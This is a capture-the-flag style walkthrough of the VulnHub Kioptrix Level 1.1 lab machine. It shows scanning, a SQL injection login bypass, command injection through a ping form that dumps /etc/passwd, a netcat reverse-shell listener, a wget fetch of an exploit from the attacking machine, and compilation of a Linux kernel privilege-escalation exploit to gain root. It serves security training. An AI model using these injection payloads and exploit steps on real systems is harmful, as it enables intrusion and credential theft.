INTERZLEARN

ADARSH

CYBER SECURITY

TOPIC ON : INFORMATION GATHERING


OF KIOPTRIX LEVEL 1.1#2

INTERSHIP OFFERED BY THE INTERZLEARN

Kioptrix: level 1.1 #2


This is a full walkthrough for the Kioptrix Level 1.1 (#2) machine from VulnHub. As with almost any vulnerable machine, there are various ways to gain root access.

I started off by running an *arp-scan -l* to verify that Kioptrix was on my network. It was indeed, but as mentioned in my last writeup, I had to follow a tutorial showing how to properly set it up.




I then ran an Nmap scan against the remote host with the flags -A, -p-, and -T4. This combination provides both fast and accurate results compared to other flag options.


Based on the Nmap scan, we can see that Kioptrix is running CentOS as the operating system.



We can also see that Kioptrix is running the Linux kernel version 2.6.9, which is very dated and vulnerable to numerous exploits.




It is also running a web server at the IP of the Kioptrix machine. Let's go there.



We are greeted with a login page demanding a username and password. It does not give any errors that might indicate a correct username or password.

I will bypass this using structured query language injection (SQLi). The username will be ***‘ or 1=1 #*** and the password can be any character.




Here’s a breakdown of the SQLi statement:

- ‘closes any preceding string literal, effectively preventing any SQL syntax errors.

- or 1=1 defines a true statement in SQL. Just as one equals one, 100 equals 100. It's considered true.
- **#** is used to comment out the rest of the SQL statement, making the database ignore the rest of the query.

Furthermore, we are granted access to the next login form which demands we ping a device on the network.



After trial and error, I noticed that if you pipe an IP address to a Linux command, it will register and execute the command, and shown in t


he screenshot below.

---


ping 10.38.1.115 | cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

Based on the fact that it registers and executes commands, I will insert a reverse shell one-liner from Pentest Monkey into the login form while piping it to an IP address. I will use the Bash one-liner as I was unsuccessful in getting any other one-liners such as the Python or Ruby ones to function on the server-side.



Before executing it, we need to do two things. We need to change the port number to that of our choice, and we need to change the IP address to that of our attacking machine. In my case, my Kali Linux box. We then need to set up a listener using netcat (nc). I will issue an *nc -nvlp 4444* as shown below. All that matters is that the port number chosen is not one already in use by another process.




The various flags of netcat are explained below:


- ‘n’ is for skipping name resolution

- ‘v’ is for a more verbose output
- ‘l’ is for the listener to take effect
- ‘p’ is for the port number to be used (4444)

From here, if the port number we are listening on matches the port and IP in the reverse shell Bash one-liner, we can hit submit on the login form to establish a connection. Once we have established a connection, we are presented with a shell on the remote host.




We can issue both a *uname -a* to list the kernel version of the Kioptrix machine, and we can also issue a *cat /etc/*-release* to view additional information regarding the underlying operating system. We do this in hopes of finding exploits on the old system in use.




The key piece of information here being CentOS as the operating system with the version 4.5. This kernel version is vulnerable to a multitude of exploits. Let’s open SearchSploit and see what’s in store.

Upon issuing a *searchsploit 2.6.9*, we don't see much. Most of the exploits are used to create a denial-of-service attack, and some of the other results are not at all what we are looking for. We are looking for exploits in the old Linux kernel.



Let's try issuing a different query such as the one presented below.



This provided us with more promising results than the previous search term. It's essential to be meticulous when issuing search queries in SearchSploit. We will use the linux/local/9479.c exploit.

To download the exploit onto our local machine, we will run a *searchsploit -m linux/local/9479.c.*

```
searchsploit -m linux/local/9479.c
  Exploit: Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / Ce
ntOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)
      URL: https://www.exploit-db.com/exploits/9479
     Path: /usr/share/exploitdb/exploits/linux/local/9479.c
    Codes: CVE-2009-2692, OSVDB-56992
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9479.c
```

Upon issuing an *ls*, we see that the exploit has been downloaded onto our local machine, in the /home/kali directory.

We'll open the exploit in a text editor of our choice. I will use vim.

We need to scroll to the bottom of the file (by issuing a Shift + g in vim) and add an additional blank line after the final line of code. This can be accomplished by typing the letter o in vim. This is essential to us not receiving the error "No newline at end of file" when exploiting this machine.


```
                goto gogossing; /* all process */
        }
        close(fd_in);
        close(fd_out);

        execl("/bin/sh","sh","-i",NULL);
        return 0;
}

/* eoc */

// milw0rm.com [2009-08-24]
```

We'll then exit the file and go back to the Bash reverse shell that we established previously.

Here, we'll do a *cd /tmp* in order to change directories. We do this as this is the only directory in this machine that will allow us to keep files.


Bash -3.00$ cd/tmp

Our next goal is to fetch the exploit from our Kali box onto our Kioptrix machine. We will use *wget*, a tool that retrieves files from web servers. However, before we do so, there needs to be a web server running. I will start a Python3 web server running on port 80 that will serve files from our current directory.



We will return to our Bash shell, where we will issue the command *wget* http://10.38.1.115/9479.c

You will want to change the IP to that of your attacking machine. The exploit name will also vary depending on which exploit you download. This specific syntax will only work if the exploit is in the /home/kali directory.




The file was successfully saved to the /tmp directory.

Our next step is to compile the exploit. As the author did not specify a specific way to compile the file, we will use the generic options in the GNU Compiler Collection (GCC).

Bash -3.00$ gcc -o Exploit 9479.c

The *-o* flag is to specify the output file name of the exploit. We then reference the file we want to compile. In this case, 9479.c.

Finally, we can run the exploit. As I named my exploit “Exploit”, I will do a *./Exploit* to run it.



Upon issuing the *whoami* command, we see that we are the root user. We have successfully compromised this machine.

This was a great beginner-level vulnerable machine. I wanted to emphasize the importance of being thorough in your search terms in SearchSploit. Instead of relying on a single search term like “2.6.9”, it is crucial to use a combination of relevant terms such as operating system versions and specific component versions in order to find relevant information

Kioptrix Level 1.1 is a beginner-friendly machine that teaches the process of scanning, vulnerability exploitation, and privilege escalation, while also demonstrating the importance of proper configuration and security practices. The main takeaway is the ability to follow a structured approach to information gathering, exploitation, and flag retrieval while keeping in mind the critical importance of securing systems from common vulnerabilities.